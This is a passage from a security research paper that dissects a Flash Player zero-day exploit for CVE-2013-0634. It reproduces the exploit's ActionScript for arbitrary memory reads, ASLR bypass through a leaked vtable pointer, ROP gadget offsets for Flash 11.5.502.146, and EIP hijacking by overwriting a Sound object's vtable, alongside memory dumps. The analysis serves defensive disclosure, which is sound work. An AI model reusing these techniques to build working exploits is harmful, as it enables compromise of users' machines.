The code compares couple pointers on the freed obj[5] and obj[6], after confirming we are reaching the correct blocks successfully, it reads the address of obj[6] at the 1st DWORD of obj[5]. Since obj[6] is at a certain number of length 0x90 from obj[4], we can get the address of obj[4] with a subtraction. The calculated "base" address is saved to "_loc_10".

Note: the above code uses a search to find the condition rather than using the next obj[5] or obj[6] directly, it's the same safety consideration as we discussed previously, while the obj[5]/obj[6] could not have to be the real obj[5]/obj[6].

Reading the Address of Shellcode

After we have the base address of the core obj[4], we are able to read any memory data by the following pseudo-code:

```
element_order = (target_address - base_obj4 - 8) / 8;
ReadDouble(obj[4], element_order);
```

Next, the exploit fills the buffer with shellcode bytes in the previously-instanced "ByteArray()" class.

```
_loc_1 = 0;
while (_loc_1 < 0x400 * 0x64) {
    _loc_17.writeUnsignedInt(0x41414141);
    _loc_1 = _loc_1 + 1;
}
```

After that, the "ByteArray()" address is filled with many byte 'A'. The structure of a "ByteArray()" object would look like the following in the memory:

```
03895B88    60 C8 B2 10 FF 00 00 60 B8 DC 77 03 90 A1 79 03
03895B98    A0 5B 89 03 40 00 00 00 18 C8 B2 10 20 C8 B2 10
03895BA8    14 C8 B2 10 D0 49 B6 10 80 C0 57 03 00 30 4B 03
03895BB8    20 AE 87 03 00 00 00 00 00 40 06 00 D4 E5 B3 10
03895BC8    E8 71 4A 03
```

We continue to dump the memory at the DWORD value at offset 0x40.

```
034A71E8    78 BE B2 10 01 00 00 00 00 50 E1 06
```

At offset 8, we found a pointer 0x06E15000. Actually, this is exactly the buffer pointer for the stored bytes in this ByteArray object. Let's confirm that:

```
06E15000    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
06E15010    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
..
```

So, we know how to reach the bytes buffer for a ByteArray object, it could be simply described as the following:

```
lpBytesBuff = [ [ lpByteArrayObject + 0x40 ] + 0x08 ]
```

Here is the related code in the exploit performing the logic. Please note that we already read out the pointer of the ByteArray object and it's saved to "_loc_12", please review the above

"Searching for a Vector.<Object>(32)" section for details.

```
//_loc_12 is the pointer of the ByteArray object, reading the pointer at offset 0x40
_loc_15 = (_loc_12 + 0x40 - _loc_10 - 8) / 8;
_loc_12 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[0];

//reading the pointer at offset 0x08, so we get the buffer pointer
_loc_15 = (_loc_12 + 0x08 - _loc_10 - 8) / 8;
_loc_12 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[0];
```

Leaking the address of Flash Player Module - bypassing ASLR

In current exploitation landscape, one of the typical techniques to bypass ASLR and DEP on modern OS is performing a base address leakage for a certain module before triggering the EIP controlling. Once we have leaked the base address, we can use it to build ROP gadgets to bypass both ASLR and DEP.

The exploit uses the same methodology. Since we can read arbitrary address right now, there are various tricks that will allow us to leak a v-table pointer for a certain type of object. As for a certain type of object, the v-table pointer would be pointing to a fixed offset of the Flash Player module, which means we can calculate out the base address of the Flash Player module.

The exploit chooses to leak the v-table pointer for the previously-instanced "Sound()" object. In memory, a dumped "Sound()" object looks like the following:

```
0389C020    28 EA AB 10 FF 00 00 60 A8 AD 6F 03 E8 A3 79 03
```

All we need to care is the 1st DWORD which is the v-table pointer, the value is 0x10ABEA28 in this case. The following code in the exploit reads the value.

```
_loc_15 = (_loc_11 - _loc_10 - 8) / 8;
_loc_16 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[0];
```

Calculating Important Addresses - bypassing DEP

In next few steps the exploit is going to correct the address of the ROP gadgets and building the shellcode structure, just like what a typical ASLR+DEP bypassing exploit does. As we are focusing the exploitation technique in this exploit, we are skipping the typical shellcode-building steps. All we want to highlight is that the following code is calculating the 1st gadget address, for the Windows-version Flash Player 11.5.502.146.

```
case "win 11,5,502,146": {
    if (Capabilities.playerType.toLowerCase() == "activex") {
    _loc_25 = _loc_16 - 0x1C0DC8;
    _loc_26 = _loc_16 - 0x8C500;
    }
    break;
}
```

Since the value of "_loc_16" is 0x10ABEA28, the value of "_loc_25" should be 0x108FDC60 (0x10ABEA28 - 0x1C0DC8). Taking a look at the address, we know it's doing the "stack-pivoting" job, just like most ROP shellcode will do.

```
108FDC60    94          xchg    eax, esp
108FDC61    C3          retn
```

The other address calculated in above code is at 0x10A32528, and it's saved to "_loc_26". It will be used in the following code to read the DWORD on this address:

```
if (_loc_27 == "win 11,5,502,110" ||
   _loc_27 == "win 11,5,502,135" ||
   _loc_27 == "win 11,5,502,146")
{
    _loc_15 = (_loc_26 - _loc_10 - 8) / 8;
    _loc_26 = this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[0];
}
```

On the Flash Player version 11.5.502.146, 0x10A32528 is in the fixed ".rdata" section, on this address there is another fixed pointer 0x7C809AF1.

PS: when we say "fixed" here it just mean "fixed offset", ASLR would also randomize the actual pointer since it randomizes the module base address.

This is actually the address for the Windows API VirtualAlloc. The exploit gets the address first in order to call this API in future to "mark" the crafted shellcode buffer as "EXECUTABLE".

```
7C809AF1      mov       edi, edi
7C809AF3      push      ebp
7C809AF4      mov       ebp, esp
7C809AF6      push      dword ptr [ebp+14]
7C809AF9      push      dword ptr [ebp+10]
7C809AFC      push      dword ptr [ebp+C]
7C809AFF      push      dword ptr [ebp+8]
7C809B02      push      -1
7C809B04      call      VirtualAllocEx
7C809B09      pop       ebp
7C809B0A      retn      10
```

Controlling the EIP

Right now, we have crafted the memory and calculated out the important addresses which will be used for ROP exploitation. The shellcode buffer is prepared. All we need to do is taking the final step - controlling the program flow (EIP).

In this exploit, this is done by overwriting the v-table pointer of the "Sound()" object. We previously discussed this pointer several times (it's used to leak the module address). Now, we "fake" the address with the pointer to our shellcode buffer, in future, when we call some function on this object, it will trigger the ActionScript to call the member functions on this faked v-table, while the member function pointer is also controlled in our shellcode buffer, we can control the EIP exactly.

The following code is doing this job:

```
//_loc_11 is the pointer for the "Sound()" object
//_loc_12 points to the shellcode buffer
_loc_15 = (_loc_11 - _loc_10 - 8) / 8;
(_loc_5[_loc_7][_loc_22] as Vector.<Number>)[_loc_15] =
this.UintToDouble(_loc_12,
                  this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[1]);
```

The above code reads the 2nd DWORD on the object first, and then it writes the DWORD back, since we don't want to corrupt any other fields on this object. Then, we overwrite the pointer with "_loc_12" which points to our shellcode.

After crafting the v-table pointer, the exploit calls a simple "toString()" function on the “Sound()” object, it will trigger the using of the v-table so we are controlling the EIP.

```
//triggering the EIP control
new Number(_loc_6.toString());
```

We are controlling the EIP at the following code in Flash Player:

```
10555540    mov     eax, dword ptr [ecx]        ; ecx is the vtable pointer
10555542    mov     edx, dword ptr [eax+70]     ; get the pointer at offset 0x70
10555545    call    edx                         ; EIP to [vtable+0x70]
```

Here is the memory dump of a piece of the shellcode buffer:

```
06E89000    F1 9A 80 7C 88 90 E8 06 00 90 E8 06 00 20 00 00
06E89010    00 10 00 00 40 00 00 00 00 00 00 00 00 00 00 00
06E89020    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06E89030    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06E89040    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06E89050    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06E89060    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06E89070    60 DC 8F 10 00 00 00 00 00 00 00 00 00 00 00 00
```

As we can see, the 1st gadget 0x108FD660 sits exactly on the offset 0x70.

Finally, we are able to execute our shellcode, the exploit defeats both ASLR and DEP in a perfect matter. The last few lines of the code is doing the “clean-up” job, it restores the corrupted pointers so the application won't crash after the successful exploitation.

```
//clean-up: restoring the v-table pointer of the "Sound()" object
(_loc_5[_loc_7][_loc_22] as Vector.<Number>)[_loc_15] =
this.UintToDouble(_loc_16, this.ReadDouble(_loc_5[_loc_7][_loc_22] as Vector.<Number>, _loc_15)[1]);

//clean-up: restoring the member length of the obj[4]
(_loc_5[_loc_7][_loc_22] as Vector.<Number>)[0x1FFFFFFF] = this.UintToDouble(16, _loc_9);
(_loc_5[_loc_7][_loc_22] as Vector.<Number>)[0x1FFFFFFF] = this.UintToDouble(16, _loc_9);
```

Conclusion

In this paper we disclosed the exploitation technique used in the Flash zero-day exploit with full details. As we have seen, this is actually an advanced previously-unknown technique which leverages the custom heap management on Flash Player. Specifically, it leverages the "Vector.<>" objects in the ActionScript runtime. The highly sophisticated exploitation process shows how deep Flash ActionScript knowledge the attacker(s) behind the exploit acquires.

On thoughts for protections, there is no hardening technique implemented on the Flash heap management which directly opens the door for this exploitation technique.

It's worth to highlight that the technique described in this paper is not only apply to this specific CVE-2013-0634 vulnerability, but also it would apply to many other Flash or non-Flash vulnerabilities. By looking at the whole exploitation, all the aid from the vulnerability is just overwriting few bytes (on the "element number" field of "Vector.<Number>" object). I would anticipate more exploits use the technique to bypass ASLR and DEP in future.

Reference

[1] Security Bulletin APSB13-04, Adobe
https://www.adobe.com/support/security/bulletins/apsb13-04.html

[2] Adobe Reader's Custom Memory Management: a Heap of Trouble, Haifei Li
http://www.fortiguard.com/sites/default/files/Adobe_Readers_Custom_Memory_Management_a_Heap_of_Trouble.pdf

[3] Interpreter Exploitation: Pointer Inference and JIT Spraying, Dionysus Blazakis
http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

[4] Understanding and Exploiting Flash ActionScript Vulnerabilities, Haifei Li
http://www.fortiguard.com/sites/default/files/CanSecWest2011_Flash_ActionScript.pdf